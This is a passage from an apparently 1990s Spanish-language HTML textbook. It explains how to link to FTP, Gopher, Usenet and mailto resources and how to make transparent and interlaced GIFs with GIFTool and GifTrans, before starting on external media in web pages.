**Figura 11.5.** Una sola imagen con una etiqueta como foco de hipertexto.



**Figura 11.6.** Múltiples imágenes como focos de hipertexto.

### ***Vinculación a servidores FTP***


El *Protocolo de transferencia de archivos* o FTP, es la herramienta en la que se han basado los usuarios durante años para enviar y recibir archivos de otras computadoras de Internet. Aunque la interfaz de línea de órdenes de FTP no es difícil de utilizar, le da a la gente la impresión de que Internet es algo misterioso y secreto y que hay que ser un experto técnico para poder utilizarlo. El World Wide Web ha cambiado todo eso.

Aunque no se puede utilizar un explorador Web para poner un archivo en una computadora remota, se puede utilizar para inspeccionar y recuperar archivos (que es lo que normalmente se querrá hacer con FTP). Como se puede ver en la Figura 11.7, un directorio de archivos de un servidor FTP visto a través de un explorador Web es como una lista de archivos sobre los que se puede pulsar para poder traerlos a la computadora local.

Antes de meternos con el URL y las anclas para los recursos FTP, debería entender que hay dos tipos de FTP: FTP anónimo y FTP no anónimo.

### ***FTP anónimo***

El FTP anónimo permite conectarse a cualquier computadora de Internet que proporcione un servidor FTP, tanto si tiene como si no una cuenta y una contraseña en esa computadora. En la línea de órdenes de Unix, se podría utilizar un programa llamado «ftp» para realizar dicha conexión y por convenio se podría conectar a la computadora remota con el nombre de usuario «anonymous» o «ftp». Cuando la computadora remota pida una contraseña, deberá introducir su propia dirección de correo de Internet.



**Figura 11.7.** Un directorio FTP tal y como se muestra en una ventana de un explorador Web.

Cuando se utiliza FTP anónimo con un explorador Web, el explorador se encarga de los detalles de conexión e inicio de sesión. Todo lo que usted tiene que hacer es apuntar con el explorador al servidor FTP que quiera explorar.

Igual que los URL de Web, los URL de FTP pueden remitir a un sistema host solamente, a un sistema host y a un encaminamiento de directorio, o a un sistema host, a un encaminamiento y a un archivo en concreto. Estas son algunas variaciones de URL de FTP:

```
ftp://ftp.netcom.com
ftp://ftp.netcom.com/pub/ne/netcom
ftp://ftp.netcom.com/pub/ne/netcom/netiquette.txt
ftp://ftp.netcom.com/pub/ne/netcom/netiquette..html
ftp://ftp.netcom.com/pub/ne/netcom/winzip56.zip
```

El primer URL remite solamente al sistema host *ftp.netcom.com*. Si apunta con su explorador a este URL, mostrará una lista de los archivos y subdirectorios del directorio superior o raíz de ese servidor.

El segundo URL remite al mismo host, pero también remite específicamente al directorio */pub/ne/netcom* de ese sistema. Si apunta con un explorador a este URL, mostrará la lista de archivos y subdirectorios de ese directorio. La raya de salida de ese encaminamiento de directorio es opcional con la mayor parte de los exploradores.

El tercer URL remite al archivo *netiquette.txt* de ese subdirectorio. Este archivo es un archivo de texto ASCII, como indica la extensión *.txt*. El explorador reconocerá al archivo como un archivo de texto (aunque no por la extensión, sino por el tipo de contenido MIME) y lo mostrará en su ventana del explorador.

El cuarto URL apunta a un archivo llamado *netiquette.html* del mismo subdirectorio. El servidor FTP enviará este archivo a su explorador igual que hace con el archivo de texto, pero la mayoría de los exploradores se darán cuenta de que es un archivo HTML (bien por la extensión o por la etiqueta de apertura *<HTML>* del archivo) y lo compondrán como una página Web en vez de como un archivo sólo de texto.

El último URL apunta a un archivo comprimido (un archivo ZIP) de ese subdirectorio. Si recupera un programa como un explorador Web, una utilidad, o un juego desde un servidor FTP, lo más probable es que sea un archivo ZIP u otro tipo de archivo binario, como un archivo *.EXE*. Dado que los exploradores Web no pueden mostrar los archivos binarios (y a usted no le gustaría que lo hicieran aunque pudiesen), la mayor parte de ellos mostrarán un cuadro de diálogo y le preguntarán si quiere guardar el archivo en disco. Recuperar archivos desde un servidor FTP es así de simple.

Ahora que sabe utilizar los URL de FTP con un explorador, veamos cómo se crean los elementos de ancla que se pueden poner en una página para esos URL. Aquí no hay trucos; simplemente se ponen esos URL dentro de una etiqueta de ancla junto con algún texto de ancla para crear un foco.

```
<a href="ftp://ftp.netcom.com">Servidor público FTP de Netcom</a>
<a href="ftp://ftp.netcom.com/pub/ne/netcom/">Archivo FTP de Net-
com</a>
<a href="ftp://ftp.netcom.com/pub/ne/netcom/netiquette.txt">Neti-
quette en formato texto</a>
<a href="ftp://ftp.netcom.com/pub/ne/netcom/netiquette.html">
La página Web de Netiquette</a>
<a href="ftp://ftp.netcom.com/pub/ne/netcom/winzip56.zip">Una uti-
lidad ZIP de Windows</a>
```

## FTP no anónimo

FTP *no anónimo* se diferencia de FTP anónimo en que se utiliza para acceder a una computadora remota cuando se tiene una cuenta de usuario propia y una contraseña en esa máquina. Por ejemplo, supongamos que tiene tanto una cuenta de interfaz de

órdenes como una cuenta PPP con su proveedor de servicios Internet. Y supongamos que utiliza casi exclusivamente su cuenta PPP ya que, por supuesto, pasa la mayor parte del tiempo explorando el Web. Pero de vez en cuando usted accede a su cuenta de interfaz de órdenes para utilizar algún programa o utilidad a la que solamente puede acceder desde una cuenta de interfaz de órdenes de línea de órdenes. Como consecuencia, usted ha reunido algunos archivos en su directorio local de la máquina de su proveedor que le gustaría llevarse a casa.

Con toda probabilidad, un FTP anónimo no le podría ayudar en esta situación ya que usted no tendría acceso a los archivos de su directorio local. Por regla general, los directorios locales de los usuarios y el árbol de directorio FTP están separados completamente. Pero usted conoce su nombre de usuario y contraseña, así que puede utilizar su FTP no anónimo para obtener sus archivos.

El URL para una conexión FTP no anónimo es algo distinto que el del FTP anónimo, ya que usted codifica su nombre de usuario y contraseña dentro del URL. Este es el aspecto que tiene:

```
ftp://rickst:GrafX@netcom.com/u3/rickst
```

En este ejemplo, «rickst» es el nombre de usuario y «GrafX» es la contraseña. A continuación viene el nombre host con el encaminamiento completo a su directorio local. Cuando apunte con su explorador a un URL como éste, le mostrará una lista de los archivos de su directorio local del mismo modo en que FTP anónimo muestra los directorios. Y también como en FTP anónimo, usted puede apuntar a un archivo o subdirectorio específico de su directorio local.

Este es el mismo URL en forma de ancla:

```
<a href="ftp://rickst:GrafX@netcom.com/u3/rickst">Mi directorio de inicio en Netcome</a>
```

---

**Advertencia:** Si crea vínculos a cuentas FTP no anónimo y pone estos vínculos a disposición de todo el mundo, está revelando su nombre de usuario y contraseña a todo aquel que quiera verlo. Asegúrese de poner sus contraseñas en páginas que no estén al alcance del público.

---

## **URL de archivos**

La mayoría de los exploradores soportan un URL de *archivos*. Es decir, usted puede visualizar un archivo de texto de su computadora en un explorador Web apuntando simplemente con el explorador hacia el archivo. Esta no es una característica que usted vaya a utilizar a menudo, ya que muchos otros programas pueden servir como visualizadores mejor que un explorador Web. Pero puede que en alguna ocasión quiera recuperar un documento de texto local en su explorador. La sintaxis para un URL de archivo es algo distinta de la de otros URL. Por ejemplo, digamos que tiene un



directorio \TMP en su unidad C:, y en ese directorio hay un archivo HTML llamado ORDRFORM.HTM sobre el que está trabajando. Usted puede comprobar esta página con su explorador apuntando con el explorador al URL:

```
file:///C:/TMP/FTPDIR.HTM
```

o, en un sistema Unix:

```
file:///usr/home/rick/mypage.html
```

Observe que estos URL comienzan con el tipo de archivo «file:» y que hay tres rayas (cuatro en el sistema Unix) en lugar de las dos habituales. Después de eso, todo lo que necesita es la unidad, encaminamiento y nombre de archivo de su archivo local.

Aunque puede utilizar un URL de archivo para cargar un archivo situado en un sistema remoto, esto no tiene demasiado sentido ya que su explorador utilizará de todas formas un FTP para traerlo.


Además, tenga cuidado cuando construye URL de archivos para un archivo local dentro de anclas de una página Web. Cuando un explorador se encuentre con un URL de archivo, esperará que el archivo se encuentre en el mismo sistema sobre el que se está ejecutando el explorador. Así, aunque puede que funcione en su sistema (ya que el archivo al que hace referencia está en su sistema), otras personas que exploren su página y pulsen sobre ese vínculo obtendrán un mensaje de error ya que el archivo al que hace referencia no está en sus sistemas.

## ***Vinculación a servidores Gopher***

---

Hace un par de años, parecía que el sistema Gopher iba a ser el nuevo recurso que pondría a Internet al alcance de las masas. Sin embargo, no duró mucho en esa posición. Con la popularidad del Web hoy, el sistema Gopher ha pasado a convertirse casi en una reliquia. De hecho, muchos de los nuevos usuarios Web nunca han oído hablar del Gopher. El Gopher es un sistema universal de menús basado en Internet, un programa que muestra listas de opciones de menú (véase la Figura 11.8). El programa Gopher permite que los usuarios elijan entre las opciones disponibles, y a continuación los transporta a un conjunto nuevo de opciones de menú o muestra un documento. Igual que con las anclas en HTML, una opción de menú puede conducir al lector a un menú nuevo, a un documento situado en una máquina de una habitación contigua, o al otro lado del planeta.

Comparado con el Web, el sistema Gopher es sumamente sencillo. Por un motivo, es completamente no gráfico, por lo tanto no acarrea ninguna de las complicaciones relacionadas con imágenes, cabeceras, fuentes, etc. Lo que es más, en los menús Gopher no se puede escribir —solamente elegir entre opciones de menú— con lo que cada menú es como una lista de anclas. Por supuesto, la simplicidad y falta de capacidad de este sistema hacen que el Web sea tan popular hoy en día. Sin embargo, aún hay muchos servidores Gopher en Internet que ofrecen una gran variedad de información y recursos. Y la simplicidad del sistema Gopher ha facilitado la tarea de cons-



**Figura 11.8.** Visualización de un menú Gopher con un explorador Web.

truir sistemas compatibles con Gopher a los desarrolladores de exploradores Web. La apariencia de los menús Gopher en un explorador Web es mejor de lo que nunca lo había sido en la pantalla de una terminal basada en caracteres.

Igual que los servidores Web y los servidores FTP, los servidores Gopher se ejecutan en muchas computadoras alrededor del mundo (aunque en su mayor parte en universidades), y se les identifica por sus nombres y dominios. Estos son algunos URL de Gopher típicos:

```
gopher://hawking.u.washington.edu
gopher://riceinfo.rice.edu
gopher://gopher.eff.org
gopher://pipeline.com
```

Crear un ancla para establecer un vínculo con un servidor Gopher es aún más sencillo que crear una para establecerlo con otra página Web: Basta con construir el URL dentro del ancla y proporcionar un texto como foco.

```
<a href="gopher://gopher.eff.org">The Electronic Frontier Founda-
tion Gopher</a>
```

## ***Vinculación a los servidores de noticias Usenet***

---

Establecer un vínculo al sistema de noticias Usenet es casi tan sencillo como establecerlo a un servidor Gopher. El URL y el ancla que se utilizan para crear el vínculo son igual de sencillos. Solamente hay un pequeño obstáculo: el lector que explore sus vínculos debe tener acceso a un servidor de noticias. Esto no es un problema normalmente ya que la mayoría de los suministradores de servicios Internet tienen un servidor de noticias local en sus redes. Los suministradores de servicios Internet casi siempre llaman «news» a las computadoras que se dedican a servir noticias, o quizá «news2» en sistemas muy ajetreados.

La mayoría de los exploradores Web le piden que rellene una pantalla de preferencias antes de utilizarlos, y uno de los cuadros que le piden que rellene es el del nombre de su servidor de noticias. Puede que el nombre implícito «news» ya aparezca en el cuadro. Por supuesto, cuando usted está diseñando una página Web que proporciona vínculos a un grupo de noticias en particular, no tiene ningún control sobre si sus lectores han rellenado esta información correctamente. Tendrá que asumir que lo han hecho, y si no lo han hecho, obtendrán un mensaje de error cuando intenten utilizar su vínculo a un grupo de noticias.

Hay dos tipos de URL para noticias: aquéllos que se refieren a grupos temáticos en general y aquéllos que se refieren a un mensaje en particular. Antes de que establezca vínculos a mensajes específicos, recuerde que los mensajes Usenet no circulan durante mucho tiempo. La mayoría de los proveedores de servicios Internet retiran los artículos en cuestión de días.

Para crear un ancla a un grupo de noticias Usenet, se utiliza el tipo de protocolo «news» seguido de dos puntos y a continuación se escribe el nombre del grupo de noticias:

```
<a href="news:rec.aviation">Usenet's rec.aviation newsgroup</a>
```

Cada mensaje que se envía al sistema Usenet obtiene un número único de identificación llamado *message id* (identificador de mensaje). Cuando se lee un mensaje, se puede ver el identificador de mensaje. Si encuentra un mensaje en particular para el que quiere crear un vínculo, debe conocer su identificador de mensaje. Para crear un vínculo a un mensaje individual, basta con reemplazar el nombre del grupo de noticias por el identificador del mensaje:

```
<a href="news:534521145">Un mensaje muy interesante</a>
```

## ***Vinculación al sistema de correo de Internet***

---


Dos de los datos que los usuarios deben proporcionar a sus exploradores durante el proceso de instalación son su dirección de correo Internet y el nombre de la computadora que sirve el correo en su red. Con esta información, un explorador Web puede

enviar correo electrónico a cualquier parte del mundo. A menudo verá vínculos «mailto» en la parte inferior de las páginas Web para contactar con el autor o maestro web en caso de que tenga alguna duda o problema con sus páginas.

El tipo de URL mailto hace que el explorador muestre un cuadro de diálogo en el que el lector escribe el texto de un mensaje. Cuando el lector está preparado para enviar el mensaje, pulsa sobre un botón OK o Send. Hoy en día, casi todos los exploradores más importantes soportan el URL mailto. Este es el aspecto que tiene un ancla mailto:

```
<a href="mailto:rstout@netcom.com">Enviar una nota a Rick</a>
```

Cuando un explorador se encuentre con este URL, abrirá un cuadro de diálogo con un mensaje dirigido a usted. En el ejemplo que aparece en la Figura 11.9, está dirigido a «rstout@netcom.com». El cuadro de diálogo incluirá probablemente sus señas de remitente y su archivo de firma, si tiene uno. El lector puede pulsar en el cuadro de texto grande para editar el cuerpo del mensaje, y a continuación pulsar sobre el botón Send; el explorador lanzará el mensaje al servidor de correo.



**Figura 11.9.** Cuadro de diálogo mailto de Netscape.

## ***Trabajo con objetos multimedia***

En la Parte II hasta este momento, le hemos enseñado a crear páginas Web. Ha aprendido lo que es HTML, cómo utilizarlo para crear páginas Web, y cómo crear vínculos a distintos servicios y herramientas de Internet. En este capítulo, tomaremos un pequeño desvío y exploraremos algunas áreas que, estrictamente hablando, no tienen nada que ver con HTML. Para empezar, aprenderemos a utilizar dos variaciones del formato de imagen GIF que hemos visto en la mayoría de los ejemplos anteriores sobre imágenes insertadas. Después, verá cómo y por qué se deben utilizar las imágenes externas.

En la segunda parte de este capítulo, veremos los objetos multimedia como vídeo y sonido. Se verán los distintos formatos para clips de vídeo y sonido y aprenderá a integrarlos en las páginas Web.

### ***Temas avanzados de imagen***

---

De momento usted se siente a gusto visualizando imágenes insertadas en una página Web con las etiquetas de imagen estándar de HTML —<IMG> y <FIG> (la última de HTML 3)—. En esta sección, veremos algunas técnicas que puede utilizar para cambiar el aspecto de sus imágenes insertadas. Todas las herramientas que necesita están disponibles gratuitamente en Internet, y no son difíciles de usar.


### ***Imágenes transparentes***

Todos los formatos de imagen que muestran gráficos en computadoras (incluyendo los formatos GIF y JPEG) definen áreas rectangulares en el monitor de una computa-

dora. Incluso los puntos redondos que se ven tan a menudo y que se utilizan como viñetas son realmente imágenes cuadradas. Para hacer que una imagen no cuadrada, como un punto redondo, parezca un punto redondo en lugar de un punto redondo sobre un fondo cuadrado, es necesario hacer que desaparezca el fondo.

La Figura 12.1 muestra una imagen que ya vimos en el Capítulo 10. La mitad superior debería resultar conocida; la inferior muestra la imagen original antes de convertirla a un GIF transparente. Para hacer transparente esta imagen utilizamos un programa que identifica los píxeles de fondo y los convierte a un color transparente. (Como se verá en un momento, esto es fácil de hacer cuando el fondo de la imagen es un color sólido.) Cuando un explorador muestra una imagen transparente como ésta, parece como si estuviese mostrando sólo la forma —o tema central— de la imagen.

La Figura 12.2 muestra cómo el fondo de la imagen se vuelve realmente transparente. Se ha definido un fondo personalizado; observe que el fondo de la página es visible a través del fondo de la imagen. Una imagen GIF transparente se ajusta a un




**Figura 12.1.** Imágenes transparentes y no transparentes.

estándar ligeramente distinto que el de una imagen GIF normal. Este estándar se llama *GIF89a*, y permite marcar solamente a un color de la imagen como transparente. Algunos visualizadores de imágenes no reconocen las imágenes GIF 89a como distintas del estándar GIF (una imagen GIF87a), así que componen el fondo junto con la imagen. Afortunadamente, la mayoría de los visualizadores y exploradores Web más recientes reconocen las imágenes GIF89a.

Hay distintas herramientas que pueden convertir una imagen GIF87a estándar en una imagen GIF89a transparente. Sin embargo, antes de que intente convertir una imagen, obsérvela detenidamente y asegúrese de que es una buena candidata para la conversión.

El proceso de conversión de un GIF a una imagen transparente es sencillo: basta con elegir uno de los colores de la imagen y designarlo como transparente. Tenga cui-



**Figura 12.2.** El manatí en un fondo personalizado.


dado ya que cada píxel de ese color de la imagen se volverá transparente. Los programas de conversión no diferencian qué parte es el fondo y cuál es la forma. Simplemente definen uno de los colores del mapa de colores como transparente.

Para estar seguro, puede cargar primero la imagen en un programa de dibujo y asegurarse de que los píxeles de fondo son de un color exclusivo para toda la imagen. Un modo fácil de hacer esto es utilizando la característica *relleno* de muchos programas de dibujo. Una vez que esté seguro de que todos los píxeles del fondo son del mismo color (como blanco, gris, o azul claro) y que no aparecen en ningún lugar del tema central, puede utilizar un programa de utilidad para convertir la imagen a un GIF89a y hacer el fondo transparente.

Hay distintos programas disponibles para convertir imágenes GIF87a en imágenes GIF89a. Dos de dichos programas son GIFTool y GifTrans. Ambos programas de línea de órdenes son shareware, y están disponibles tanto para Unix como para DOS. Los usuarios de Mac pueden utilizar un programa llamado Transparency. Busque estas utilidades en los siguientes emplazamientos:

- Para GIFTool, <http://www.homepages.com/tools>.
- Para GifTrans, <ftp://melmac.corp.harris.com/files/giftrans.exe>.
- Para Transparency, véase [http://www.yahoo.com/Computers\\_and\\_Internet/Software/Graphics](http://www.yahoo.com/Computers_and_Internet/Software/Graphics).

El primer paso para convertir un GIF en un GIF transparente consiste en identificar el color de fondo en el mapa de colores del GIF, a no ser que sea evidente. Por eso es una buena idea utilizar el blanco como color de fondo si va a ser usted quien cree la imagen y el blanco no aparece dentro del tema central de ésta. Si utiliza GIFTool o GifTrans para convertir sus imágenes, puede hacer el color transparente especificando su índice en el mapa de colores de la imagen, especificando la combinación de rojo, verde y azul en la forma hexadecimal, o (con GIFTool) especificando el nombre del color.



**Figura 12.3.** Un logo creado con CorelDraw y almacenado en formato GIF (con un fondo blanco).



Por ejemplo, supongamos que crea un logo como el de la Figura 12.3 con un programa como Microsoft Draw o CorelDraw y lo guarda como una imagen GIF. Supongamos también que el color de fondo del logo es negro y que quiere que, cuando aparezca en los exploradores Web, el fondo sea transparente para dar un buen efecto.

El siguiente paso consiste en ejecutar este GIF por medio de GIFTool o GifTrans para hacer transparente el fondo en blanco. Con esta imagen, el proceso es fácil ya que incluso antes de empezar sabe que quiere convertir todos los píxeles blancos en transparentes. La línea de órdenes con GIFTool es

```
giftool -rgb white -o tlprlogo.gif lprlogo.gif
```

Esta orden toma el archivo *lprlogo.gif*, convierte los píxeles blancos en transparentes, y lo guarda con el nombre *tlprlogo.gif*. El parámetro *-rgb white* le dice a GIFTool que marque los píxeles blancos como transparentes, y el parámetro *-o tlprlogo.gif* le dice a GIFTool que no sobrescriba el archivo original sino que cree un nuevo archivo llamado *TLPRLOGO.GIF*.

Con GifTrans, no se puede utilizar la palabra *white* para describir el color que se quiere hacer transparente. En lugar de eso, se tienen que especificar los valores RGB —rojo, verde y azul— del sistema hexadecimal o buscar el índice del blanco en el mapa de colores del GIF y utilizar el índice. Estos valores hexadecimales de RGB funcionan exactamente igual que cuando definen los colores de fondo y de texto en las extensiones HTML de Netscape. (Puede consultar de nuevo el Capítulo 10, que muestra los valores hexadecimales RGB para los ocho colores primarios.) Ya que sabemos por la Figura 10.3 que el blanco es un valor «FF» para cada uno de los tres colores rojo, verde y azul, el código hexadecimal RGB para el blanco es «FFFFFF»:

```
giftrans -t #ffffff -o tlprlogo2.gif lprlogo.gif
```

El parámetro *-t #ffffff* le indica a GifTrans que el color a marcar como transparente es el blanco. La opción *-o* especifica el nombre del archivo de salida.


No vamos a ahondar más en la utilización de GIFTool y GifTrans para crear imágenes transparentes; simplemente queríamos ofrecerle una visión general de cómo funcionan los programas. Tanto GIFTool como GifTrans le proporcionan información de ayuda sobre su uso y sintaxis si la pide con un parámetro *-h*, y puede aprender mucho sobre estos programas simplemente experimentando y jugando con ellos.

## Imágenes GIF entrelazadas

Un GIF *entrelazado* se carga en un explorador de una forma algo distinta que un GIF estándar. Un GIF estándar cargará cada píxel de izquierda a derecha y de arriba a abajo secuencialmente, mientras que un GIF entrelazado carga línea a línea y salta varias líneas después de cada una. Como consecuencia, parece como si la imagen tuviese al principio una resolución muy baja y gradualmente se va viendo mejor hasta que la imagen se ha cargado por completo.

Los GIF entrelazados no ofrecen realmente ninguna funcionalidad nueva; prácticamente todo lo que hacen es dar algo que mirar a los usuarios mientras esperan a que se carguen las imágenes. Esta característica está bien, pero no es esencial.

GIFTool convierte un GIF estándar en uno entrelazado con una sola orden. Por ejemplo,

```
 giftool -B -i t1prlog.gif
```

convierte la imagen transparente del logo en una imagen entrelazada. En esta orden, la opción `-B` le dice a GIFTool que opere en modo batch —de procesamiento por lotes—, leyendo y escribiendo en el mismo archivo. La opción `-i` le dice que convierta la imagen en un GIF entrelazado. Por supuesto, la ventaja de ver la imagen rápidamente es discutible con una imagen pequeña. Sin embargo, tiene un buen efecto con imágenes más grandes, especialmente con las muy detalladas.

## ***Incorporación de multimedia a las páginas***

---

Desde aquí hasta el final del capítulo vamos a ver tres tipos de medios externos: imágenes externas, sonido y vídeo. Lo primero que hay que entender sobre la integración de estos medios en las páginas Web es que ninguno de ellos tiene nada que ver con HTML. De hecho, ni siquiera tienen mucho que ver con el Web; su única conexión con el Web es que los lectores utilizarán exploradores Web para transferir los medios externos a sus computadoras.

El hecho de que estos medios no tengan nada que ver con el Web tiene su lado positivo y su lado negativo. La ventaja es que integrarlos en las páginas es sumamente sencillo; todo lo que hay que hacer es crear un ancla que apunte a un archivo de imagen, a un archivo de sonido, o a un archivo de vídeo. La desventaja es que los exploradores no pueden interpretar ni componer estos archivos. Consecuentemente, sus lectores tienen que configurar sus sistemas para que funcionen con estos archivos y no hay mucho que pueda hacer usted para ayudarles.

En esta sección, explicaremos cómo configurar los exploradores Web para que utilicen medios externos. A continuación trataremos lo que puede hacer usted en sus páginas Web para ofrecer la máxima funcionalidad a sus lectores, independientemente de la computadora y explorador que tengan.

## ***Configuración de exploradores para los medios externos***

Las *imágenes externas* son imágenes que se muestran fuera de la ventana de un explorador. Para mostrar una imagen fuera de la ventana del explorador, el explorador tiene que ejecutar un programa aparte y pasarle la descripción de la imagen. A los clips de sonido y vídeo también los tienen que reproducir y mostrar programas aparte, y los exploradores también deben conocer dichos programas. A estos programas



aparte se les conoce normalmente como *visualizadores* o *aplicaciones de asistencia*, ya que ayudan al explorador a hacer su trabajo.

Para reproducir sonidos, una computadora tiene que tener el hardware necesario. Los Mac, por supuesto, tienen el sonido incorporado. Hoy en día, la mayoría de los PC multimedia del mercado vienen equipados para soportar sonido. Los PC más antiguos necesitarán una tarjeta de sonido y altavoces.

